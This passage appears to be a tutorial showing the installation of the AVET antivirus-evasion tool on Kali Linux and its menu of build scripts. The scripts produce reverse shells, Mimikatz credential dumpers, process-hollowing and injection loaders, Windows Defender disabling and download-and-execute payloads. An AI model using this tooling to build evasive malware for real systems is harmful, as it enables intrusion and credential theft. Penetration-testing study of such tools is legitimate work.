


```
┌──(kali㉿kali)-[~/avet]
└─$ ls
avet.py                 CHANGELOG   output     test_payloads
banner.txt              Dockerfile  README.md  tools
build                   input       setup.sh
build_script_tester.py  LICENSE     source

┌──(kali㉿kali)-[~/avet]
└─$ ./setup.sh
+++ Preparing AVET for use...
+++ Installing wine and wine32
[sudo] password for kali:
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.5 k
B]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Package
s [17.6 MB]
17% [2 Packages 64.6 kB/17.6 MB 0%]
```

After Avet is finished installing, we can run avet using the Python command ./avet.py. This will bring a list of all the payloads avet has as shown below.




```
┌──(kali㉿kali)-[~/avet]
└─$ ./avet.py                                                     127 ×
                       .|        ,       +
             *         | |      ((             *
                       |'|       `    ._____
         +     ___    |  |   *        |.   |' .---"|
       _    .-'   '-. |  |     .--'|  ||   | _|    |
    .-'|  _.|  |    ||   '-__  |   |  |    ||      |
    |' | |.    |    ||       | |   |  |    ||      |
 ___|  '_'     '    ""       '_'   '-.'    '`      |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


Welcome to the avet Assistant!

0 : build_40xshikata_revhttpsunstaged_win32.sh
1 : build_50xshikata_quiet_revhttps_win32.sh
2 : build_50xshikata_revhttps_win32.sh
3 : build_asciimsf_fromcmd_revhttps_win32.sh
4 : build_asciimsf_revhttps_win32.sh
5 : build_avetenc_dynamicfromfile_revhttps_win32.sh
6 : build_avetenc_fopen_revhttps_win32.sh
7 : build_avetenc_mtrprtrxor_revhttps_win64.sh
8 : build_calcfromcmd_50xshikata_revhttps_win32.sh
9 : build_calcfrompowersh_50xshikata_revhttps_win32.sh
10 : build_checkdomain_rc4_mimikatz.sh
11 : build_cpucores_revhttps_win32.sh
12 : build_disablewindefpsh_xorfromcmd_revhttps_win64.sh
13 : build_dkmc_downloadexecshc_revhttps_win32.sh
14 : build_downloadbitsadmin_mtrprtrxor_revhttps_win64.sh
15 : build_downloadbitsadmin_revhttps_win32.sh
16 : build_downloadcertutil_revhttps_win32.sh
17 : build_downloadcurl_mtrprtrxor_revhttps_win64.sh
18 : build_downloadiexplorer_revhttps_win32.sh
19 : build_downloadpsh_revhttps_win32.sh
20 : build_downloadsocket_mtrprtrxor_revhttps_win64.sh
21 : build_downloadsocket_revhttps_win32.sh
22 : build_dynamicfromfile_revhttps_win32.sh
23 : build_fibonacci_rc4_mimikatz.sh
24 : build_fopen_mtrprtrxor_revhttps_win64.sh
25 : build_fopen_quiet_revhttps_win32.sh
26 : build_fopen_revhttps_win32.sh
27 : build_getchar_rc4_mimikatz.sh
28 : build_gethostbyname_revhttps_win32.sh
29 : build_hasvmkey_revhttps_win32.sh
30 : build_hasvmmac_revtcp_win32.sh
31 : build_hollowing_targetfromcmd_doubleenc_doubleev_revhttps_win
64.sh
32 : build_hollowing_targetfromcmd_doubleenc_doubleev_revtcp_win32
```



```
.sh
33 : build_injectdll_targetfromcmd_execcalc_downloadpsh_fopen_geth
ostbyname_win32.sh
34 : build_injectdll_targetfromcmd_execcalc_downloadpsh_fopen_geth
ostbyname_win64.sh
35 : build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revhttp
s_win64.sh
36 : build_injectshc_targetfromcmd_fopen_gethostbyname_xor_revtcp_
win32.sh
37 : build_kaspersky_fopen_shellrevtcp_win32.sh
38 : build_mimikatz_pe2shc_xorfromcmd_win64.sh
39 : build_pause_rc4_mimikatz.sh
40 : build_rc4_interactive_pwsh_mimikatz_win64.sh
41 : build_rc4_interactive_with_arithmetic_pwsh_mimikatz_win64.sh
42 : build_rc4enc_mimikatz_win64.sh
43 : build_sleep_rc4_mimikatz.sh
44 : build_sleepbyping_rc4_mimikatz.sh
45 : build_timedfibonacci_rc4_mimikatz.sh
```

